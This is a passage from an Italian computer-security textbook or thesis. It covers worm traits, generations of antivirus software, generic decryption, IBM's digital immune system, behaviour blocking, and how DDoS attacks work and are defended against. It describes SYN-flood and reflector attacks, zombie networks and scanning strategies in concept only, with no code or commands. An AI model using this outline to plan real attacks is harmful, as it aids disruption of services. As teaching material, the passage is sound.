- **Metamorfismo:** oltre a cambiare il proprio aspetto, i worm metamorfici utilizzano schemi di comportamento differenti a seconda dello stadio di propagazione.
- **Mezzi di trasporto:** i worm, a motivo della possibilità di attaccare rapidamente un elevatissimo numero di macchine, sono ideali per diffondere altri strumenti di attacco distribuito, per esempio gli zombie che effettuano attacchi DoS distribuiti.
- **Exploit "giorno zero":** per ottenere la massima sorpresa e diffusione, i worm cercano di sfruttare lacune di sicurezza sconosciute, che vengono scoperte dalla comunità della rete solo al lancio del worm.

3.2 Contromisure contro i virus

3.2.1 Strategie antivirus

La soluzione ideale alla minaccia rappresentata dai virus è la prevenzione: non consentire ai virus di raggiungere il sistema. Questo obiettivo è, in generale, impossibile da ottenere sebbene la prevenzione possa ridurre il numero di attacchi virali svolti con successo. La seconda migliore strategia è essere in grado di svolgere le seguenti attività.

- **Rilevamento:** una volta che si è verificata l'infezione, determinare l'accaduto e localizzare il virus.
- **Identificazione**: una volta rilevato, identificare il virus che ha infettato il programma.
- **Rimozione:** una volta identificato, rimuoverne tutte le tracce dal programma infetto e ripristinarne lo stato originario. Rimuovere il virus da tutti i sistemi infetti in modo da non diffondere il contagio.

Se i sistemi di rilevamento hanno successo ma l'identificazione o la rimozione non sono possibili, l'alternativa è quella di cancellare completamente il programma infetto e ricaricare una versione di backup "pulita".

I miglioramenti nella tecnologia dei virus e degli anti-virus procedono di pari passo. I primi virus erano frammenti di codice relativamente semplice che potevano essere identificati ed eliminati con un pacchetto software antivirus poco sofisticato. Ma i virus si sono evoluti e sia i virus che, di conseguenza, gli anti-virus, sono diventati sempre più complessi e sofisticati. [26] identifica quattro generazioni di software anti-virus:

- prima generazione: semplici scanner;
- seconda generazione: scanner euristici;
- terza generazione: individuazione delle attività;
- quarta generazione: protezione completa.

Uno scanner di **prima generazione** identifica un virus in base alla sua "signature". Il virus può contenere parti variabili ma ha fondamentalmente la stessa struttura e configurazione di bit in tutte le copie. Questi scanner si limitano al rilevamento dei virus noti. Un altro tipo di scanner di prima generazione memorizza la lunghezza dei programmi e controlla le eventuali variazioni.

Uno scanner di **seconda generazione** non conta solo su una determinata signature ma utilizza regole euristiche per ricercare i segni di una probabile infezione. Una classe di questi scanner ricerca i frammenti di codice frequentemente associati ai virus. Per esempio, uno scanner può ricercare l'inizio di un ciclo di crittografia utilizzato in un virus polimorfico e scoprire la chiave di crittografia. Una volta scoperta la chiave, lo scanner potrà decrittografare il virus per identificarlo, rimuovere l'infezione e riportare in servizio il programma.

Un altro approccio di seconda generazione è il controllo dell'integrità. A ciascun programma può essere aggiunto un codice checksum. Se un virus infetta il programma senza cambiare il valore checksum, allora un controllo dell'integrità sarà in grado di individuare la modifica. Per sconfiggere un virus abbastanza sofisticato da cambiare il valore checksum quando infetta un programma, può essere utilizzata una funzione hash crittografata. La chiave di crittografia viene conservata separatamente rispetto al programma, in modo che il virus non possa generare un nuovo codice hash e poi crittografarlo. Utilizzando una funzione hash invece che un semplice valore checksum, il virus non potrà modificare il programma in modo da produrre lo stesso codice hash.

I programmi di **terza generazione** sono programmi residenti in memoria che identificano un virus in base alle sue azioni invece che alla struttura del programma infetto. Tali programmi presentano il vantaggio di non richiedere la definizione di un elenco di signature e di ricerche euristiche per un'ampia varietà di virus. Piuttosto, è sufficiente identificare l'insieme limitato di azioni che indicano un'infezione e quindi intervenire.

I prodotti di **quarta generazione** sono pacchetti costituiti da varie tecniche antivirus combinate fra loro. Per esempio vi sono le componenti scanner e di rilevamento delle attività. Inoltre, un pacchetto di questo tipo include funzionalità di controllo degli accessi che limita la capacità dei virus di penetrare in un sistema e di modificare i file per diffondere l'infezione. Lo scontro continua. I pacchetti di quarta generazione mettono in campo una strategia di difesa più ampia, allargando le funzionalità di difesa a misure di sicurezza più generali.

3.2.2 Tecniche antivirus avanzate

Continuano a essere sviluppati nuovi prodotti e strategie antivirus. In questa parte del capitolo verranno affrontate due delle più importanti.

3.2.2.1 La tecnologia GD

La tecnologia GD (Generic Decryption) consente al programma anti-virus di rilevare con facilità anche i più complessi virus polimorfici pur conservando una notevole velocità di scansione [73]. Quando viene eseguito un file contenente un virus polimorfico, il virus deve decrittografarsi per attivarsi. Per rilevare questa struttura, i file eseguibili vengono esaminati da uno scanner GD che contiene i seguenti elementi.

- **Emulatore di CPU:** computer virtuale realizzato esclusivamente tramite software. Le istruzioni contenute nel file eseguibile vengono interpretate dall'emulatore invece di essere eseguite dal microprocessore. L'emulatore include una versione software di tutti i registri e dell'hardware del microprocessore in modo che il processore sottostante non venga interessato dai programmi interpretati dall'emulatore.
- **Scanner della signature dei virus:** modulo che esegue la scansione del codice alla ricerca delle signature dei virus noti.

- **Modulo di controllo dell'emulazione:** controlla l'esecuzione del codice.

All'inizio di ogni simulazione, l'emulatore inizia a interpretare le istruzioni contenute nel codice, una alla volta. Pertanto, se il codice include una routine di decrittografia che espande e quindi rende visibile il virus, questo codice verrà interpretato. In pratica il virus svolge il lavoro per conto del programma anti-virus auto-esponendosi. Periodicamente, il modulo di controllo interrompe l'interpretazione alla ricerca delle signature dei virus.

Durante l'interpretazione, il codice non può provocare alcun danno al computer in quanto viene interpretato in un ambiente completamente controllato.

Il problema più difficile del progetto di uno scanner GD è quello di determinare la durata di ciascun ciclo di interpretazione. In genere gli elementi di un virus vengono attivati non appena il programma inizia l'esecuzione ma non necessariamente le cose funzionano in questo modo. Più a lungo uno scanner emula un determinato programma, maggiori saranno le probabilità di individuare i virus nascosti. Tuttavia il programma anti-virus ha a disposizione un tempo limitato prima che l'utente inizi a lamentarsi.

3.2.2.2 Sistema immunitario digitale

Il sistema immunitario digitale è una strategia generale di protezione anti-virus sviluppata da IBM [15], [16]. La motivazione di questo sviluppo è stata la crescente minaccia di propagazione di virus via Internet. Si descrive innanzitutto questa minaccia per poi riassumere l'approccio adottato da IBM.

Nel passato, la minaccia di virus era caratterizzata da una diffusione relativamente lenta di nuovi virus e nuove mutazioni. Il software antivirus veniva tipicamente aggiornato mensilmente e questo era sufficiente per controllare il problema. Inoltre Internet giocava un ruolo relativamente marginale nella diffusione dei virus. Ma, come sostiene [10], due delle principali tendenze nelle tecnologie di Internet hanno avuto negli ultimi anni un impatto crescente nella diffusione dei virus.

- **Sistemi di posta elettronica integrati:** sistemi come Lotus Notes e Microsoft Outlook, semplificano notevolmente l'invio e la ricezione di qualunque tipo di messaggio e l'utilizzo degli oggetti ricevuti.
- **"Mobilità" di programmi:** funzionalità come Java e ActiveX consentono ai programmi di trasferirsi da un sistema a un altro.

In risposta alla minaccia rappresentata da queste nuove funzionalità Internet, IBM ha sviluppato un prototipo di sistema immunitario digitale. Questo sistema espande l'utilizzo dell'emulazione di programmi trattata in precedenza e fornisce un'emulazione generale e un sistema di rilevamento dei virus. L'obiettivo di questo sistema è quello di garantire tempi di risposta rapidi in modo che i virus possano essere individuati non appena vengono introdotti. Quando un nuovo virus entra in un'azienda, il sistema immunitario digitale lo cattura automaticamente, lo analizza, aggiunge il codice di rilevamento e di protezione, rimuove il virus e poi passa le informazioni relative a tale virus ai sistemi sui quali è in esecuzione il programma IBM AntiVirus, in modo che possa essere rilevato prima che riesca a infettare altri sistemi.

L'illustrazione 6 mostra le tipiche operazioni svolte dal sistema immunitario digitale.




Illustrazione 6: Sistema immunitario digitale.

1. Un programma di monitoring su ciascun PC usa una varietà di tecniche euristiche basate sul comportamento del sistema, sui cambiamenti sospetti ai programmi sulle signature per determinare la possibile presenza di un virus. Il programma di monitoring inoltra una copia di qualsiasi programma sospetto a una macchina amministrativa dell'azienda.

2. La macchina amministrativa esegue la crittografia del campione e la invia a una macchina centrale di analisi dei virus.

3. Questa macchina crea un ambiente in cui il programma infetto possa essere eseguito con sicurezza per essere analizzato. Le tecniche utilizzate per questo scopo comprendono l'emulazione o la creazione di un ambiente protetto all'interno del quale eseguire e monitorare il programma sospetto. La macchina di analisi dei virus produce una prescrizione per identificare e rimuovere il virus.

4. La prescrizione viene inviata alla macchina amministrativa.

5. La macchina amministrativa inoltra la prescrizione al client infetto.

6. La prescrizione viene inoltrata anche agli altri client dell'azienda.

7. Gli abbonati al sistema in tutto il mondo ricevono regolari aggiornamenti anti-virus che li proteggono dal nuovo virus.

Il successo del sistema immunitario digitale dipende dalla capacità della macchina di analisi dei virus di rilevare nuovi e innovativi comportamenti dei virus. Analizzando e monitorando costantemente i virus esistenti, dovrebbe essere possibile continuare ad aggiornare il software di immunizzazione digitale per mantenerlo al passo delle minacce.

Il documento The Digital Immune System [32] redatto da IBM e Symantec, descrive il DIS come un sistema a ciclo chiuso nato per combattere con minacce del calibro di Melissa, incremento elevato di invio di richieste, inondazioni (floods) e attacchi Denial of Service.

Il Sistema immunitario digitale:

1. Individua un'altissima percentuale di minacce nuove o sconosciute per desktop, server e gateway.
2. Rende scalabile l'intero sistema.
3. Assicura un'invio sicuro per gli aggiornamenti delle firme dei virus e delle nuove definizioni.
4. Fornisce un filtraggio intelligente delle richieste per focalizzare le risorse sulle minacce più critiche.
5. Possiede capacità di analisi ad alta velocità.
6. Riduce il numero di falsi positivi.
7. Fornisce la piena automazione end-to-end di invio richieste, analisi e distribuzione delle nuove definizioni.
8. Fornisce updates real-time su tutte le richieste.
9. Gestisce inondazioni comuni e attacchi Denial of service.
10. Concede agli amministratori la possibilità di settare il livello di automazione.

L'illustrazione 7 mostra un diagramma di stato ad alto livello del sistema a ciclo chiuso del Sistema immunitario digitale.




Illustrazione 7: diagramma di stato ad alto livello del sistema a ciclo chiuso del Sistema immunitario digitale.

3.2.3 Software di bloccaggio del comportamento

A differenza degli scanner euristici o a impronte digitali, il software di bloccaggio del comportamento si integra con il sistema operativo del computer e controlla il comportamento dei programmi in tempo reale alla ricerca di azioni pericolose. Il software di bloccaggio del comportamento blocca le azioni potenzialmente pericolose prima che abbiano la possibilità di interessare il sistema. Ecco i comportamenti che possono essere monitorati

- I tentativi di aprire, visualizzare, cancellare e/o modificare i file.
- I tentativi di formattare le unità dischi e altre operazioni su disco irrecuperabili.
- Le modifiche alla logica dei file eseguibili o agli script delle macro.
- Le modifiche delle impostazioni critiche del sistema, per esempio la configurazione di avvio.
- Le richieste ai client di posta elettronica e di messaggi istantanei di inviare contenuti eseguibili.
- L'avvio di comunicazioni di rete.

Se il sistema di blocco del comportamento rileva che un programma sta avviando comportamenti ritenuti pericolosi, può bloccare questi comportamenti in tempo reale e/o

chiudere il software in questione. Questo dà al sistema un vantaggio fondamentale rispetto alle tecniche di rilevamento antivirus quali i sistemi a impronte digitali o euristici. Anche se esistono miliardi di modi per offuscare e disporre le istruzioni di un virus o di un worm, molte delle quali in grado di evadere il rilevamento da parte di uno scanner della signature o euristico, alla fine il codice deve effettuare richieste ben determinate al sistema operativo. Dato che il sistema di blocco del comportamento può intercettare tutte queste richieste, può identificare e bloccare le azioni pericolose indipendentemente dal modo in cui vengano nascoste dalla logica del programma.

La capacità di osservare il software in tempo reale conferisce chiaramente un grande vantaggio, tuttavia vi sono anche dei difetti. Poiché il codice pericoloso viene in effetti eseguito sulla macchina di destinazione prima che possano essere identificati tutti i suoi comportamenti, potrebbe provocare gravi danni al sistema prima che il virus possa essere rilevato e bloccato dal sistema di blocco del comportamento. Per esempio, un nuovo virus potrebbe agire su vari file apparentemente poco importanti del disco fisso prima di infettare, un file ed essere bloccato. Anche se l'infezione venisse bloccata, l'utente potrebbe non essere più in grado di trovare i suoi file, provocando una perdita di produttività o danni anche peggiori.

3.3 Gli attacchi DoS distribuiti

Gli attacchi DDoS (*distributed denial of service)* costituiscono per le aziende una minaccia significativa e apparentemente in continua espansione [74]. Uno studio relativo a un periodo di tre settimane nel 2001, ha consentito di rileavare più di 12000 attacchi contro oltre 5000 obiettivi, ai danni di notissime aziende di commercio elettronico come Amazon e Hotmail fino a minuscoli ISP stranieri e connessioni telefoniche [75]. Gli attacchi DDoS impediscono il normale funzionamento delle reti di computer inondando i server, le reti o addirittura le macchine degli utenti con traffico inutile, in modo che gli utenti legittimi non possano più ottenere l'accesso a tali risorse. In un tipico attacco DDoS, un elevato numero di computer viene compromesso in modo tale che questi inviino pacchetti inutili. Negli ultimi anni i metodi di attacco e gli strumenti sono divenuti più complessi, efficaci e rendono sempre più difficile l'identificazione dei veri responsabili, mentre le tecnologie di difesa non sono riuscite a far fronte ad attacchi su larga scala [9].

Un attacco DoS è un tentativo di impedire ai legittimi utenti di utilizzare un servizio. Quando tale attacco proviene da un singolo computer o nodo di rete, viene chiamato DoS. Un attacco DDoS costituisce una minaccia più grave: in questo caso l'hacker acquisisce preventivamente il controllo di numerosi computer in Internet per poi sferrare un attacco coordinato sull'obiettivo. Questo paragrafo analizza questo tipo di attacchi. Per prima cosa si considerano la natura e la tipologia di attacchi. Successivamente si esaminano gli strumenti con i quali l'hacker è in grado di ottenere il controllo del gruppo di computer da utilizzare nell'attacco. Infine si considerano le contromisure attualmente disponibili.

3.3.1 Descrizione degli attacchi DDoS

Un attacco DDoS cerca di consumare le risorse dell'obiettivo in modo che questi non sia più in grado di offrire il servizio previsto ai legittimi utenti. È possibile classificare gli attacchi DDoS in funzione del tipo di risorsa che viene consumata. Generalmente, questa consiste o in un risorsa interna di un host sul sistema attaccato, o nella capacità trasmissiva della rete locale alla quale questi è connesso.

Un semplice esempio di attacco ad una risorsa interna è l'attacco SYN flood, mostrato nell'illustrazione 8.

1. L'hacker prende il controllo di vari host su Internet, programmandoli per contattare il server Web oggetto dell'attacco.
2. Questi host *(slave*, o schiavi) inviano al server pacchetti TCP/IP SYN (sincronizzazio- ne/inizializzazione) con indirizzo IP di ritorno errato.
3. I pacchetti SYN consistono in richieste di apertura di connessioni TCP. Il server Web risponde, per ciascuno di tali pacchetti, con un corrispondente pacchetto SYN/ACK (riscontro di sincronizzazione), nel tentativo di stabilire una connessione TCP con un'entità TCP ad un indirizzo fasullo. Il server Web mantiene una struttura dati per ciascuna richiesta SYN in attesa di una risposta, e rimane quindi bloccato quando il numero di tali richieste supera le sue capacità. Come risultato, mentre la vittima è in attesa di completare l'apertura delle connessioni fasulle, le connessioni legittime non possono essere servite.




Illustrazione 8: attacco distribuito SYN flood




Illustrazione 9: attacco distribuito ICMP

La struttura dati relativa allo stato delle connessioni rappresenta un bersaglio molto diffuso, ma non è l'unico. Gli esempi seguenti sono riportati in [8]:

1. In numerosi sistemi vi è un limite al numero di strutture dati disponibili per contenere le informazioni relative ai processi (identificatori di processo, record nella tabella dei processi ecc.). L'hacker potrebbe esaurire queste strutture dati scrivendo un semplice programma o script che non fa altro che creare continuamente copie di se stesso.
2. L'hacker potrebbe anche tentare di esaurire lo spazio su disco in altri modi, tra i quali:
   - generare un numero elevatissimo di messaggi di posta elettronica;
   - generare intenzionalmente errori che devono essere tracciati nei file di log.
   - introdurre file nelle aree di ftp anonimo sulle risorse di rete condivise.

L'Illustrazione 9 mostra l'esempio di un attacco che consuma le risorse di capacità trasmissiva.

La procedura è la seguente:

1. L'hacker ottiene il controllo di più host su Internet e li programma per inviare pacchetti ICMP ECHO[1] con l'indirizzo IP falsificato della macchina da attaccare a un gruppo di host che agiscono da riflettori, come successivamente descritto.
2. I nodi riflettori ricevono le numerose richieste con IP falsificato e reagiscono inviando pacchetti ECHO REPLY al sito da attaccare.
3. Il router del sistema attaccato viene così inondato dai riflettori con tali pacchetti, che gli impediscono di gestire il traffico legittimo.

Gli attacchi DDoS possono anche essere classificati come DDoS diretti o riflettori. In un attacco DDoS *diretto* (Illustrazione 10) l'hacker installa software zombie su un certo numero di siti Internet. Spesso l'attacco coinvolge due livelli di macchine zombie: master e slave. Gli host di entrambi sono state contagiate con software doloso; l'hacker coordina e scatena gli zombie master, i quali a loro volta coordinano e scatenano gli zombie slave. L'impiego di due livelli di zombie rende più difficile identificare la sorgente dell'attacco e costituisce una rete di attaccanti più robusta.

L'attacco DDoS *riflettore* aggiunge un ulteriore livello di macchine (Illustrazione 11). In questo tipo di attacco gli zombie slave creano dei pacchetti che richiedono una risposta, contenenti l'indirizzo della macchina da attaccare come indirizzo IP sorgente nell'header del pacchetto IP. Questi pacchetti vengono inviati a macchine non contagiate, chiamate riflettori. Queste rispondono con pacchetti diretti alla macchina attaccata. Un attacco DDoS riflettore può facilmente coinvolgere più macchine e generare più traffico rispetto a un attacco DDoS diretto, e può quindi risultare più nocivo. Inoltre, risalire alla sorgente dell'attacco o filtrare i pacchetti di attacco è più difficile perché questi provengono da macchine non infette disperse sulla rete.

3.3.2 Messa in opera della rete di attacco

L'hacker, come primo passo di un attacco DDoS, contagia con software zombie un certo numero di macchine che verranno utilizzate per sferrare l'attacco. Le componenti essenziali in questa fase dell'attacco sono:

1. Il software che può sferrare l'attacco DDoS. Tale software deve poter essere eseguito su un grande numero di macchine, deve essere in grado di nascondersi, deve essere in grado di comunicare con l'hacker o utilizzare qualche forma di meccanismo scatenante a tempo e deve poter lanciare l'attacco contro l'obiettivo.
2. Una lacuna di sicurezza in un elevato numero di sistemi. L'hacker deve conoscere una lacuna di sicurezza che numerosi utenti e amministratori di sistema non hanno corretto e che consente all'hacker di installare software zombie.
3. Una strategia per localizzare le macchine vulnerabili, processo noto come scansione.

1 II protocollo ICMP (Internet Control Message Protocol) è un protocollo di livello IP per lo scambio di pacchetti di controllo fra router e host o fra host. Il pacchetto ECHO richiede al ricevente di rispondere con un pacchetto ECHO REPLY per verificare la connettività fra le due macchine interessate.




Illustrazione 10: attacco DDoS diretto




Illustrazione 11: attacco DDoS riflettore

Nel processo di scansione, l'hacker ricerca innanzitutto un insieme di macchine vulnerabili e le contagia. Successivamente, in genere, il software zombie installato su queste macchine

ripete il medesimo processo di scansione fino a creare un'enorme rete di macchine infette. Le seguenti strategie di scansione sono riportate in [20]:

- **Casuale:** le macchine contagiate scandiscono indirizzi IP generati casualmente, utilizzando un seme differente. Questa tecnica produce un elevato traffico Internet che può arrecare seri danni ancor prima che venga lanciato l'attacco finale.
- **Hit-list (elenco di successi):** l'hacker compila innanzitutto un elenco di macchine potenzialmente vulnerabili. Questo processo può essere molto lento per evitare l'identificazione del tentativo di attacco. Una volta ottenuto l'elenco, l'hacker inizia a contagiare alcune delle macchine. Ogni macchina contagiata si occupa poi di scandire una parte delle macchine nella lista. Questo processo comporta un brevissimo tempo di scansione, che rende difficile identificare l'attacco.
- **Topologico:** questo metodo utilizza le informazioni contenute nelle macchine contagiate per identificare altre macchine da scandire.
- **Sottorete locale:** se si riesce a contagiare un host oltre il firewall, l'host può poi ricercare altre vittime nella propria rete locale. Tale host utilizza la struttura dell'indirizzo di sottorete per identificare altre macchine che sarebbero altrimenti protette dal firewall.

3.3.3 Contromisure agli attacchi DDoS

In generale, vi sono quattro linee di difesa contro gli attacchi DDoS [9]:

- **Prevenzione dell'attacco e prelazione (prima dell'attacco):** questi meccanismi permettono alla vittima di sopportare un tentativo di attacco senza rifiutare il servizio agli utenti legittimi. Fra le tecniche possibili vi sono l'imposizione di limiti al consumo delle risorse e la messa a disposizione di risorse addizionali di backup sulla base delle necessità. I meccanismi di prevenzione modificano inoltre i sistemi e i protocolli Internet per ridurre le possibilità di attacchi DDoS.
